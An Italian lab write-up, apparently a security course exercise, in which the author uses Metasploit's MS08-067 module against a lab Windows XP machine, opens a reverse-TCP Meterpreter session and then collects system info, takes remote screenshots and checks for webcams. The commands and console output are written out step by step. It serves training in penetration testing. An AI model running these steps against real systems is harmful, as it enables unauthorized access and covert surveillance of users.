
S7.L3 Windows XP | Meterpreter

Fase 1: Avvio di Metasploit e Ricerca dell'Exploit MS08-067



Descrizione della Fase
Il processo inizia con l'avvio del framework Metasploit su un sistema operativo Kali Linux. Metasploit è uno strumento potente utilizzato per sviluppare e eseguire exploit contro una macchina target. Di seguito sono riportati i passaggi specifici eseguiti in questa fase:
Passaggi Dettagliati

1. **Avvio di Metasploit:**
    - Comando: msfconsole
    - Questo comando avvia la console interattiva di Metasploit. La console è l'interfaccia principale utilizzata per eseguire exploit e altre operazioni di sicurezza.
2. **Ricerca dell'Exploit MS08-067:**
    - Comando: search MS08-067
    - Una volta avviata la console, eseguo una ricerca per individuare l'exploit specifico per la vulnerabilità MS08-067. Questa vulnerabilità è nota come "Microsoft Server Service Relative Path Stack Corruption" ed è stata scoperta nel 2008. È identificata dal CVE-2008-4250.


3. **Risultati della Ricerca:**
    - Il risultato della ricerca mostra un modulo di exploit che corrisponde alla vulnerabilità MS08-067:
    -

Name Disclosure Date Rank Check Description

0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes Microsoft Server Service Relative Path Stack Corruption

- Il modulo individuato è exploit/windows/smb/ms08_067_netapi. Questo modulo sfrutta la vulnerabilità nel servizio server di Windows per eseguire codice remoto sulla macchina target.

Fase 2: Selezione dell'Exploit MS08-067



seleziono il modulo di exploit identificato nella Fase 1 per preparami all'esecuzione dell'attacco contro la macchina target Windows XP.

Passaggi Dettagliati

1. **Selezione del Modulo di Exploit:**
    - Comando: use 0
    - Questo comando viene utilizzato per selezionare il modulo di exploit dalla lista dei risultati della ricerca effettuata nella Fase 1. Il numero 0 si riferisce all'indice del modulo di exploit exploit/windows/smb/ms08_067_netapi mostrato nei risultati della ricerca.
2. **Configurazione Predefinita del Payload:**
    - Messaggio di Output: [+] No payload configured, defaulting to windows/meterpreter/reverse_tcp
    - Dopo aver selezionato il modulo di exploit, Metasploit segnala che nessun payload è stato configurato. Pertanto, utilizza il payload predefinito windows/meterpreter/reverse_tcp

Fase 3: Configurazione delle Opzioni dell'Exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                       etasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > sei RHOSTS 192.168.1.200
[-] Unknown command: sei
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.200    yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                       etasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.
```


Descrizione della Fase
configuro le opzioni necessarie per l'exploit exploit/windows/smb/ms08_067_netapi selezionato nella fase precedente. Questo passaggio è fondamentale per personalizzare l'exploit in base alla macchina target e alla macchina dell'attaccante.
Passaggi Dettagliati

1. **Visualizzazione delle Opzioni Disponibili:**
    - Comando: show options
    - Questo comando elenca tutte le opzioni configurabili per l'exploit selezionato. Le opzioni sono divise in due categorie: le opzioni del modulo di exploit e le opzioni del payload.
2. **Opzioni del Modulo di Exploit:**
    - RHOSTS: L'host target (indirizzo IP del sistema vulnerabile).
    - RPORT: La porta del servizio SMB (default è 445).
    - SMBPIPE: Il nome della pipe da utilizzare (default è BROWSER).
3. **Opzioni del Payload:**
    - EXITFUNC: La tecnica di uscita (default è thread).
    - LHOST: L'indirizzo IP locale dell'attaccante.
    - LPORT: La porta locale per la connessione inversa (default è 4444).
4. **Configurazione delle Opzioni:**
    - **Configurazione dell'indirizzo IP della macchina target**
    - msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.200
    - RHOSTS => 192.168.1.200

    - **Configurazione dell'indirizzo IP locale dell'attaccante**
    - msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.25
    - LHOST => 192.168.1.25

      Questi comandi impostano rispettivamente l'indirizzo IP della macchina target e l'indirizzo IP della macchina dell'attaccante.

Fase 4: Esecuzione dell'Exploit e Ottenimento della Sessione Meterpreter



Descrizione della Fase

eseguo l'exploit configurato nelle fasi precedenti per sfruttare la vulnerabilità MS08-067 sulla macchina target Windows XP. Questo passo culmina nell'ottenimento di una sessione Meterpreter, permettendo all'attaccante di controllare il sistema target.

Passaggi Dettagliati

Esecuzione dell'Exploit:

- Comando: exploit
- Questo comando avvia il processo di sfruttamento della vulnerabilità. Metasploit tenta di connettersi alla macchina target utilizzando le opzioni configurate in precedenza (indirizzo IP della macchina target e dell'attaccante).

[+] Started reverse TCP handler on 192.168.1.25:4444

- Il gestore TCP inverso è avviato sull'indirizzo IP locale dell'attaccante e sulla porta 4444.

[*] 192.168.1.200:445 - Automatically detecting the target...

- Metasploit rileva automaticamente la macchina target.

[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian

- La macchina target è identificata come Windows XP Service Pack 3 in lingua italiana.

[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)

- Il target è selezionato correttamente.

[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...

- Metasploit tenta di sfruttare la vulnerabilità.


[*] Sending stage (176198 bytes) to 192.168.1.200


- I dati di sfruttamento vengono inviati alla macchina target.

[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.200:1031) at 2024-05-23 03:24:37 -0400

- Una sessione Meterpreter è stata aperta con successo tra la macchina dell'attaccante e la macchina target.

Fase Finale: Post-Exploitation e Raccolta delle Informazioni





Descrizione della Fase

Nella Fase Finale, dopo aver ottenuto una sessione Meterpreter sulla macchina target, eseguo operazioni di post-exploitation per raccogliere informazioni sul sistema compromesso e verificare la presenza di dispositivi aggiuntivi come una webcam.

Passaggi Dettagliati

1. **Raccolta delle Informazioni di Sistema:**
    - Comando: sysinfo
    - Questo comando raccoglie e visualizza le informazioni di sistema della macchina target. I dettagli includono:
        - Nome del computer: TEST-EPI
        - Sistema operativo: Windows XP (5.1 Build 2600, Service Pack 3)
        - Architettura: x86
        - Lingua del sistema: it_IT
        - Dominio: WORKGROUP
        - Numero di utenti connessi: 2
        - Architettura Meterpreter: x86/windows
2. **Cattura di uno Screenshot:**
    - Comando: screenshot

- Questo comando cattura uno screenshot della schermata corrente del sistema target. Gli screenshot vengono salvati sul sistema dell'attaccante nei seguenti percorsi:
    - /home/kali/TjotoBVA.jpeg
    - /home/kali/AkCqE5in.jpeg

3. **Verifica della Presenza di una Webcam:**
    - Comando: webcam_list
    - Questo comando verifica la presenza di webcam collegate alla macchina target. L'output indica che non sono state trovate webcam ([-] No webcams were found).

Screenshot

Le immagini mostrano:

- La console Meterpreter con i comandi sysinfo, screenshot e webcam_list eseguiti e i rispettivi output.
- Gli screenshot catturati dalla macchina target, visualizzati sul sistema dell'attaccante.

Conclusione

Nella Fase Finale, le operazioni di post-exploitation sono state eseguite con successo, permettendo di raccogliere informazioni dettagliate sul sistema target e catturare screenshot della schermata corrente. La verifica della presenza di webcam ha confermato che non vi sono dispositivi collegati.

Riepilogo delle Fasi:

1. **Avvio di Metasploit e Ricerca dell'Exploit:** Identificazione del modulo di exploit exploit/windows/smb/ms08_067_netapi.
2. **Selezione dell'Exploit:** Selezione del modulo di exploit e configurazione del payload predefinito.
3. **Configurazione delle Opzioni:** Impostazione degli indirizzi IP della macchina target e dell'attaccante.
4. **Esecuzione dell'Exploit:** Esecuzione dell'exploit e apertura di una sessione Meterpreter.
5. **Post-Exploitation:** Raccolta delle informazioni di sistema, cattura di screenshot e verifica della presenza di webcam.

Conclusione Generale

L'intero processo ha dimostrato come sfruttare una vulnerabilità nota (MS08-067) per ottenere accesso non autorizzato a un sistema Windows XP. È essenziale mantenere i sistemi aggiornati con le ultime patch di sicurezza per prevenire tali attacchi. Questo esercizio evidenzia l'importanza di pratiche di sicurezza informatica robuste e aggiornate per proteggere i sistemi da exploit e vulnerabilità noti.